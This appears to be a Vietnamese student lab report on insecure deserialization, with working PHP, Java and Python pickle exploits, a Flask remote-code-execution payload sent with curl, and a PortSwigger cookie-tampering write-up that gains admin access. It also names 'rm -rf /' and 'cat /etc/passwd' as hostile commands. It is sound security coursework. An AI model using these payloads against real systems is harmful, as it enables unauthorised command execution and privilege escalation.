28     vulnerableFunction(argv[1]);
29
30     sqlInjectionExample(argv[1]);
31
32     return 0;
33 }
```



- VCG đã phát hiện chính xác các lỗi bảo mật trong đoạn mã:

- + Lỗi 1 (dòng 8): strcpy đang sao chép một chuỗi ký tự (char*) vào một buffer có độ dài cố định. Nếu dữ liệu đầu vào (userInput) lớn hơn buffer, nó sẽ gây ra buffer overflow.
- + Lỗi 2 (dòng 15): sprintf tạo một câu lệnh SQL mà không có giới hạn kích thước, gây nguy cơ buffer overflow nếu đầu vào quá lớn.

5. Yêu cầu 2.1: Sinh viên tìm hiểu và giải thích ý nghĩa của output trên khi thực thi file php?

```
(kali@thinnnlinux)-[~/Documents/NT521/Lab_2]
$ php --version
PHP 8.2.23 (cli) (built: Aug 30 2024 09:13:51) (NTS)
Copyright (c) The PHP Group
Zend Engine v4.2.23, Copyright (c) Zend Technologies
with Zend OPcache v8.2.23, Copyright (c), by Zend Technologies

(kali@thinnnlinux)-[~/Documents/NT521/Lab_2]
$ nano php-ex-Nhom6.php

(kali@thinnnlinux)-[~/Documents/NT521/Lab_2]
$ code .

(kali@thinnnlinux)-[~/Documents/NT521/Lab_2]
$ php -f php-ex-Nhom6.php
O:4:"User":2:{s:4:"name";s:5:"Nhom6";s:10:"isLoggedIn";b:1;}

(kali@thinnnlinux)-[~/Documents/NT521/Lab_2]
$
```

- Output này là kết quả của một đối tượng PHP được serialize, thường được sử dụng để lưu trữ hoặc truyền tải dữ liệu trong PHP.

- Phân tích cấu trúc của output:

1. O:4:"User":
 - O: Đánh dấu rằng đây là một đối tượng (object).
 - 4: Số lượng ký tự trong tên lớp (class name).
 - "User": Tên lớp của đối tượng, ở đây là User.
2. :2::
 - Số lượng thuộc tính của đối tượng là 2.
3. { ... }:
 - Đánh dấu phần thân của đối tượng, bao gồm các thuộc tính và giá trị của chúng.
4. s:4:"name";s:5:"Nhom6";:
 - s:4: Đánh dấu rằng đây là một chuỗi (string) có độ dài 4.
 - "name": Tên thuộc tính.
 - s:5: Đánh dấu rằng giá trị của thuộc tính này là một chuỗi có độ dài 5.

- "NhomX": Giá trị của thuộc tính name.

5. s:10:"isLoggedIn";b:1;:


- s:10: Một chuỗi có độ dài 10.
- "isLoggedIn": Tên thuộc tính.
- b:1: Giá trị của thuộc tính này là boolean, với giá trị true (1 biểu thị cho true trong PHP).

- Giải thích ý nghĩa của output:

+ Đối tượng User có hai thuộc tính:

1. name: Đây là tên của nhóm hoặc người dùng, có giá trị là "Nhom6".
2. isLoggedIn: Đây là một biến boolean cho biết người dùng đã đăng nhập hay chưa. Giá trị là true, nghĩa là người dùng đang trong trạng thái đã đăng nhập.

6. Yêu cầu 2.2: Vì sao chức năng của DangerousClass có thể bị khai thác?




```
kali@thinnnlinux: ~/Documents/NT521/Lab_2
(kali@thinnnlinux)-[~/Documents/NT521/Lab_2]
$ php -f normal-user.php
Nhom6
(kali@thinnnlinux)-[~/Documents/NT521/Lab_2]
$ php -f vulnerable-app-1.php
Nhom6
(kali@thinnnlinux)-[~/Documents/NT521/Lab_2]
$
```

6.1. Giải thích lý do vì sao chạy vulnerable-app-1.php in được name của class NormalClass?

- Khi chạy file normal-user.php, một đối tượng của NormalClass được tạo và serialize, sau đó được lưu vào file serial_Nhom6. File này chứa dữ liệu serialize của đối tượng.
- Sau đó, khi chạy vulnerable-app-1.php, nội dung của file được đọc và unserialize, sau đó đối tượng đã được unserialize sẽ được hủy, dẫn đến việc phương thức __destruct() của class đó được gọi và giá trị "Nhom6" được in ra.

6.2: Chạy lại 2 lệnh phía trên, kết quả chạy có gì khác biệt? Vì sao?



```
kali@thinnnlinux: ~/Documents/NT521/Lab_2

(kali@thinnnlinux)-[~/Documents/NT521/Lab_2]
$ php -f normal-user.php
classes.php
crass
Lab 2 - Integrating Security and Automation.pdf
normal-user.php
php-ex-Nhom6.php
sample-app
sample-app.zip
serial_Nhom6
vulnerable-api
vulnerable-app-1.php

(kali@thinnnlinux)-[~/Documents/NT521/Lab_2]
$ php -f vulnerable-app-1.php
classes.php
crass
Lab 2 - Integrating Security and Automation.pdf
normal-user.php
php-ex-Nhom6.php
sample-app
sample-app.zip
serial_Nhom6
vulnerable-api
vulnerable-app-1.php
```

Khi sửa file `normal-user.php` để tạo đối tượng của **DangerousClass** và serialize nó, thay vì chỉ hiển thị giá trị của thuộc tính `$name`, lệnh "ls" sẽ được thực thi do phương thức `__destruct()` của **DangerousClass** thực thi lệnh thông qua `passthru()`. Kết quả sẽ là lệnh ls được thực thi và danh sách các file trong thư mục hiện tại được in ra.

6.3: Tại sao **DangerousClass** có thể bị khai thác?

- Lỗ hổng bảo mật xảy ra vì đối tượng của **DangerousClass** có thuộc tính `$cmd` được định nghĩa với giá trị mặc định là "ls", nhưng khi unserialize, ta có thể ghi đè giá trị này bằng cách thay đổi dữ liệu của đối tượng.

- Vì PHP không có kiểm soát chặt chẽ với unserialization, kẻ tấn công có thể tạo ra một chuỗi serialize độc hại, trong đó giá trị của thuộc tính `$cmd` được thay đổi thành một lệnh nguy hiểm, như "rm -rf /" hoặc "cat /etc/passwd". Khi chương trình hủy đối tượng, lệnh mới sẽ được thực thi, có thể dẫn đến nhiều tác hại, bao gồm đánh cắp thông tin hoặc phá hoại dữ liệu.

7. Yêu cầu 2.3: Sinh viên viết file attacker-1.php để hiện thực ý tưởng tấn công, thực thi id thay vì ls. Chạy code tấn công và vulnerable-app-1, cho biết kết quả?

- File attacker-1.php:

```
Open ▾ + attacker-1.php
~/Documents/NT521/Lab2
normal-user.php | classes.php | mkfile.py | php-ex-Nhom6 | attacker-1.p x

<?php
class DangerousClass {
    function __construct() {
        $this->cmd = "id";
    }
    function __destruct() {
        echo passthru($this->cmd);
    }
}

$a = new DangerousClass();
$b = serialize($a);
file_put_contents("serial_Nhom6", $b);

?>
```

- File serial_Nhom6 khi chạy attacker-1.php:

```
Open ▾ + serial_Nhom6
~/Documents/NT521/Lab2
normal-user.php | classes.php | mkfile.py | php-ex-Nhom6 | attacker-1.php

0:14: "DangerousClass":1:{s:3:"cmd";s:2:"id";}
```

```
(hohuy@kali)-[~/Documents/NT521/Lab2]
$ php -f attacker-1.php

uid=1000(hohuy) gid=1000(hohuy) groups=1000(hohuy),4(adm),20(dialout),24(cdrom),
25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),117(blue
tooth),121(wireshark),127(scanner),135(kaboxer),136(libvirt),986(docker)

(hohuy@kali)-[~/Documents/NT521/Lab2]
$ php -f vulnerable-app-1.php

uid=1000(hohuy) gid=1000(hohuy) groups=1000(hohuy),4(adm),20(dialout),24(cdrom),
25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),117(blue
tooth),121(wireshark),127(scanner),135(kaboxer),136(libvirt),986(docker)
```

8. Yêu cầu 2.4: Sinh viên phân tích và giải thích ý nghĩa của đoạn code tấn công trên? Báo cáo kết quả chạy code tấn công?

- Kết quả chạy tấn công:

```
(hohuy@kali)-[~/Documents/NT521/Lab2/B2.2.Java]
$ javac JavaAttacker.java 66 java JavaAttacker

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

(hohuy@kali)-[~/Documents/NT521/Lab2/B2.2.Java]
$ javac MyJavaApp.java 86 java MyJavaApp

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Note: MyJavaApp.java uses or overrides a deprecated API.
Note: Recompile with -Xlint:deprecation for details.
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
JavaAttacker.class
JavaAttacker.java
MyJavaApp.class
MyJavaApp.java
NormalObj.class
VulnObj.class
normalObj.serial
Deserialized VulnObj. Command will be executed: ls

(hohuy@kali)-[~/Documents/NT521/Lab2/B2.2.Java]
$ cat normalObj.serial | base64
rO0ABXNyAADWdWxuT2JqHOk6B6IYok4CAAFMAANjbWR0ABJMamF2YS9sYW5nL1N0cmZz4cHQA
Amxz
```

- Chuỗi Base64 và byte stream:

+ Chuỗi ký tự rO0AB là kết quả của quá trình mã hóa Base64 chuỗi byte sinh ra từ việc serialize đối tượng Java.

+ rO0AB chính là biểu diễn Base64 của những byte đầu tiên trong stream byte của Java Serialization.

- Cấu trúc của Java Serialization Stream: Khi một đối tượng được serialize, Java sử dụng **Serialization Stream Protocol** để mã hóa đối tượng thành một chuỗi byte. Các byte đầu tiên của chuỗi byte này chứa thông tin về phiên bản của giao thức serialization mà Java sử dụng.


- Ý nghĩa "rO0AB": Trong quá trình **serialize đối tượng Java**, dữ liệu nhị phân được tạo ra và thường bắt đầu bằng một **magic number**. Chuỗi "rO0AB" xuất hiện khi dữ liệu được mã hóa thành **Base64** là biểu thị của phần đầu tiên trong quá trình serialize.

- "rO0AB" khi chuyển từ Base64 thành nhị phân là ac ed 00 05:
 - **ac ed**: Magic number của Java Serialization, giúp nhận dạng đây là luồng dữ liệu serialize.
 - **00 05**: Phiên bản của giao thức serialize (version 5).

Magic number này đóng vai trò xác định đây là một đối tượng Java đã được serialize.

9. Yêu cầu 2.5: Lý giải vì sao với định nghĩa class VulnPickle, khi vulnerable-app-2 thực hiện load đối tượng từ file, ta có được kết quả như hình trên?

- Với định nghĩa class VulnPickle, khi vulnerable-app-2.py thực hiện deserialization đối tượng từ file, phương thức đặc biệt `__reduce__` của VulnPickle sẽ được gọi. Phương thức này trả về lệnh thực thi `os.system("id")`. Do đó, ứng dụng thực thi lệnh hệ thống `id`, dẫn đến việc thông tin về người dùng (user ID) được in ra màn hình.



```
(hohuy@kali)-[~/Documents/NT521/Lab2/B2.3.Python]
$ vim attacker-2.py

(hohuy@kali)-[~/Documents/NT521/Lab2/B2.3.Python]
$ vim vulnerable-app-2.py

(hohuy@kali)-[~/Documents/NT521/Lab2/B2.3.Python]
$ ls
attacker-2.py  vulnerable-app-2.py

(hohuy@kali)-[~/Documents/NT521/Lab2/B2.3.Python]
$ python attacker-2.py

(hohuy@kali)-[~/Documents/NT521/Lab2/B2.3.Python]
$ ls
attacker-2.py  serial_Nhom6_python  vulnerable-app-2.py

(hohuy@kali)-[~/Documents/NT521/Lab2/B2.3.Python]
$ python vulnerable-app-2.py
uid=1000(hohuy) gid=1000(hohuy) groups=1000(hohuy),4(adm),20(dialout),24(cdrom),
25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netde
v),117(bluetooth),121(wireshark),127(scanner),135(kaboxer),136(libvirt),986(dock
er)
```

10. Yêu cầu 2.6: Sinh viên thực hiện khai thác lỗ hổng của webserver trên để thực hiện tấn công remote command execution để mở 1 reverse shell trên webserver? Trình bày chi tiết các bước tấn công.

- Ta có đoạn code python vulnerable-web.py như ảnh dưới đây:

```
vulnerable-web.py > ...
1  import pickle
2  import base64
3  from flask import Flask, request
4
5  app = Flask(__name__)
6
7  @app.route("/vulnerable", methods=["POST"])
8  def vulnerableapp():
9      form_data = base64.urlsafe_b64decode(request.form['hack'])
10     deserialized = pickle.loads(form_data)
11     return 'deserialized', 204
```

- Kết quả khi khởi chạy server như sau:

```
(kali@thinnlinux)-[~/Documents/NT521/Lab_2]
$ flask run
* Serving Flask app 'vulnerable-web'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
```

- Phân tích lỗ hổng

+ **Pickle** là một thư viện trong Python cho phép tuần tự hóa và giải tuần tự hóa đối tượng Python thành chuỗi byte và ngược lại.

+ Vấn đề bảo mật phát sinh khi người dùng có thể kiểm soát dữ liệu đầu vào được giải tuần tự hóa. Vì pickle không an toàn khi dùng với dữ liệu không đáng tin cậy, kẻ tấn công có thể gửi mã độc dưới dạng dữ liệu tuần tự hóa để thực hiện các hành động trái phép trên hệ thống khi dữ liệu được giải tuần tự.

- Thực hiện tấn công với payload độc hại: Ta có thể gửi một object đã bị serialized qua HTTP POST request chứa mã lệnh độc hại, và ứng dụng Flask sẽ giải tuần tự với pickle.loads(). Điều này dẫn đến việc thực thi mã độc trên server.

- Dưới đây là file payload.py:

```
1  import pickle
2  import base64
3  import os
4
5  class Malicious(object):
6      def __reduce__(self):
7          return (os.system, ('id',))
8
9  # Serialize đối tượng độc hại
10 malicious_obj = Malicious()
11 serialized_data = pickle.dumps(malicious_obj)
12
13 # Encode thành Base64 để gửi trong HTTP POST request
14 payload = base64.urlsafe_b64encode(serialized_data).decode('utf-8')
15 print(payload)
16
```

- Kết quả thực thi:

```
(kali@thinnlinux) - [~/Documents/NT521/Lab_2]
$ python3 payload.py
gASVHQAAAAAACMBXBvc2l4lIwGc3lzdGVtJ0UjAJpZJSF1FKULg==
```

- Gửi request với payload độc hại: Sau khi có được payload Base64 từ bước trên, ta tiếp tục gửi yêu cầu HTTP POST đến ứng dụng Flask (Lệnh này sẽ gửi yêu cầu đến endpoint /vulnerable và nếu thành công, server sẽ thực thi lệnh id trên máy chủ và trả về kết quả.)

```
(kali@thinnlinux) - [~/Documents/NT521/Lab_2]
$ curl -X POST http://localhost:5000/vulnerable -d "hack=gASVHQAAAAAACMBXBvc2l4lIwGc3lzdGVtJ0UjAJpZJSF1FKULg=="
```

- Kết quả tấn công thành công:

```
(kali@thinnlinux)-[~/Documents/NT521/Lab_2]
$ flask run
* Serving Flask app 'vulnerable-web'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),106(bluetooth),113(scanner),136(wireshark),137(kaboxer)
127.0.0.1 - - [22/Oct/2024 04:03:34] "POST /vulnerable HTTP/1.1" 204 -
```

- Đây là một dạng tấn công **Remote Code Execution (RCE)** khi lỗ hổng trong việc sử dụng thư viện pickle cho phép kẻ tấn công thực thi mã từ xa. Kết quả của hình trên cho ta thấy rằng lỗ hổng đã bị khai thác thành công và lệnh id đã được thực thi trên hệ thống, cụ thể:

+ **Lệnh id:** Kết quả uid=1000(kali) gid=1000(kali) groups=... là đầu ra của lệnh Unix id. Nó cho biết ID của người dùng, các nhóm mà người dùng thuộc về, và các quyền khác của người dùng trên hệ thống.

+ **Mã trạng thái 204 - No Content:** Điều này có nghĩa là Flask không trả về nội dung gì cho yêu cầu HTTP POST. Nhưng vì chúng ta đã yêu cầu server thực thi lệnh hệ thống chứ không phải trả về dữ liệu, trạng thái này không ảnh hưởng đến việc khai thác thành công.

- Nhận xét: Lỗ hổng này cho phép kẻ tấn công thực thi mã độc từ xa, cụ thể là lệnh id, trên máy chủ. Điều này chứng tỏ ứng dụng Flask của bạn có thể dễ dàng bị tấn công nếu dữ liệu không được kiểm tra kỹ càng trước khi sử dụng pickle.loads(). Do đó, để ngăn chặn tấn công, chúng ta không nên sử dụng pickle.loads() với dữ liệu đầu vào không đáng tin cậy. Có thể sử dụng các định dạng tuần tự hóa an toàn hơn như **JSON**.

- Đề xuất bảo mật: Để ngăn chặn các cuộc tấn công như vậy:

+ Tránh sử dụng pickle.loads() với dữ liệu không đáng tin cậy. Ta có thể sử dụng các phương pháp tuần tự hóa khác như JSON, hoặc đảm bảo dữ liệu đến từ các nguồn đáng tin cậy.

1. Thêm các lớp kiểm tra dữ liệu trước khi giải tuần tự hóa. Nếu không chắc chắn về nguồn gốc của dữ liệu, tránh xử lý trực tiếp bằng pickle.
2. Dùng phương thức an toàn trong môi trường production như sử dụng server WSGI phù hợp, cấu hình bảo mật kỹ lưỡng hơn.

11. Yêu cầu 2.7: Các bài tập tùy chọn - CTF

* Bài tập 1:

- Đầu tiên đăng nhập vào bằng wiener:peter
- Tìm và chọn request POST /my-account?id=wiener, ta thấy phần request bao gồm 1 cookie.
- Xem phần cookie đó ở Inspector, ta thấy nó là 1 serialized PHP object, thuộc tính admin có b:0, nghĩa là nó mang giá trị false.

The screenshot displays the Chrome DevTools network and inspector panels. The network panel shows a GET request to `/my-account?id=wiener` with a status of 200. The response is an HTML document. The 'Inspector' panel is open, showing the 'Cookie' header from the request. The cookie value is `Tzo00iJVc2VyIjoyOntzOjg6InVzZXJuYV1lIjtzOjY6IndpZW5lciI7czo1OiJhZGlpciI7YjowO30%3d`. This value is decoded from Base64 to reveal a serialized PHP object: `O:4: "User":2:{s:8: "username";s:6: "wiener";s:5: "admin";b:0;}`. The object has a property 'admin' with a value of 0 (false).

- Gửi request đến Repeater, dùng Inspector để kiểm tra cookie lần nữa và chuyển giá trị của admin thành b:1, nhấp Apply changes và send request.

The screenshot displays the Burp Suite interface, specifically the Repeater and Inspector tabs. The Repeater tab shows a list of requests, with the first request selected. The Inspector tab shows the details of the selected request, including the request body and the response body.

Request:

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a2500ed04f6fc038be7351800b3003e.web-s
3 ecurity-academy.net
4 Cookie: session=
5 Tzo00iJVc2VyIjoyOntzOjg6InVzZXJuYW1lIj
6 tz0jY6IndpZW5lciI7czo1OiJhZG1pbiI7Yjox
7 O30%3d
8 Cache-Control: max-age=0
9 Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT
12 10.0; Win64; x64) AppleWebKit/537.36
13 (KHTML, like Gecko)
14 Chrome/128.0.6613.120 Safari/537.36
15 Accept:
16 text/html,application/xhtml+xml,applic
17 ation/xml;q=0.9,image/avif,image/webp,
18 image/apng,*/*;q=0.8,application/signe
19 d-exchange;v=b3;q=0.7
20 Sec-Fetch-Site: same-origin
21 Sec-Fetch-Mode: navigate
22 Sec-Fetch-User: ?1
23 Sec-Fetch-Dest: document
24 Sec-Ch-Ua: "Not;A=Brand";v="24",
25 "Chromium";v="128"
26 Sec-Ch-Ua-Mobile: ?0
27 Sec-Ch-Ua-Platform: "Linux"
28 Referer:
29 https://0a2500ed04f6fc038be7351800b300
30 3e.web-security-academy.net/login
31 Accept-Encoding: gzip, deflate, br
32 Priority: u=0, i
```

Response:

Selection: 82 (0x52)

Selected text:

```
Tzo00iJVc2VyIjoyOntzOjg6InVzZXJuYW1lIj
Ijtz0jY6IndpZW5lciI7czo1OiJhZG1pbiI7
YjoxO30%3d
```

Decoded from: URL encoding

```
Tzo00iJVc2VyIjoyOntzOjg6InVzZXJuYW1lIj
Ijtz0jY6IndpZW5lciI7czo1OiJhZG1pbiI7
YjoxO30=
```

Decoded from: Base64

```
0: 4: "User": 2: {s: 8: "username"; s: 6: "wi
ener"; s: 5: "admin"; b: 1;}
```

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

- Sau đó ta thấy hiện giờ ở phần Response xuất hiện admin panel ở /admin, chứng tỏ ta đã truy cập trang bằng quyền admin.

The screenshot displays the Network tab of a web browser's developer tools. It shows a single request and its corresponding response.

Request:

- Method: GET
- URL: /my-account?id=wiener
- Host: 0a2500ed04f6fc038be7351800b3003e.web-security-academy.net
- Cookie: session=Tzo00iJVc2VyIj... (truncated)
- Cache-Control: max-age=0
- Accept-Language: en-US,en;q=0.9
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: navigate
- Sec-Fetch-User: ?1
- Sec-Fetch-Dest: document
- Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
- Sec-Ch-Ua-Mobile: ?0
- Sec-Ch-Ua-Platform: "Linux"
- Referer: https://0a2500ed04f6fc038be7351800b3003e.web-security-academy.net/login
- Accept-Encoding: gzip, deflate, br
- Priority: u=0, i

Response:

```

36         </div>
37     </div>
38 </div>
39 </section>
40 </div>
41 <div theme="">
42     <section class="maincontainer">
43         <div class="container is-page">
44             <header class="
45                 navigation-header">
46                 <a href="/>Home
47                 </a>
48                 <p>
49                     |
50                 </p>
51                 <a href="/admin">
52                     Admin panel
53                 </a>
54                 <p>
55                     |
56                 </p>
57                 <a href="/my-account?id=wiener">
58                     My account
59                 </a>
60                 <p>
61                     |
62                 </p>
63                 <a href="/logout">
64                     Log out
65                 </a>
66                 <p>
67                     |
68                 </p>
69             </div>
70         </section>
71     </div>
72 </div>
73 </div>
74 </div>
75 </div>
76 </div>
77 </div>
78 </div>
79 </div>
80 </div>
81 </div>
82 </div>
83 </div>
84 </div>
85 </div>
86 </div>
87 </div>
88 </div>
89 </div>
90 </div>
91 </div>
92 </div>
93 </div>
94 </div>
95 </div>
96 </div>
97 </div>
98 </div>
99 </div>
100 </div>

```

The response is an HTML document. The visible part shows a navigation header with links for Home, Admin panel, My account, and Log out. The Admin panel link is highlighted, indicating it is the current page.

- Thay đổi đường dẫn request thành /admin và send. Sau đó ta sẽ thấy trang /admin có phần delete những tài khoản người dùng.

The screenshot displays the network tab of a web browser's developer tools. The left pane shows the 'Request' details, and the right pane shows the 'Response' details.

Request:

- Method: GET
- URL: /admin
- Host: 0a2500ed04f6fc038be7351800b3003e.web-security-academy.net
- Cookie: session=Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJhYXZlIjtzOjY6IndpZW5lciI7czo1OiJhZGpbiI7YjoxO30%3d
- Cache-Control: max-age=0
- Accept-Language: en-US,en;q=0.9
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: navigate
- Sec-Fetch-User: ?1
- Sec-Fetch-Dest: document
- Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
- Sec-Ch-Ua-Mobile: ?0
- Sec-Ch-Ua-Platform: "Linux"
- Referer: https://0a2500ed04f6fc038be7351800b3003e.web-security-academy.net/login
- Accept-Encoding: gzip, deflate, br
- Priority: u=0, i

Response:

```
<header class="notification-header">
</header>
<section>
  <h1>
    Users
  </h1>
  <div>
    <span>
      wiener -
    </span>
    <a href="/admin/delete?username=wiener">
      Delete
    </a>
  </div>
  <div>
    <span>
      carlos -
    </span>
    <a href="/admin/delete?username=carlos">
      Delete
    </a>
  </div>
</section>
<br>
<hr>
</div>
</section>
<div class="footer-wrapper">
</div>
</div>
```

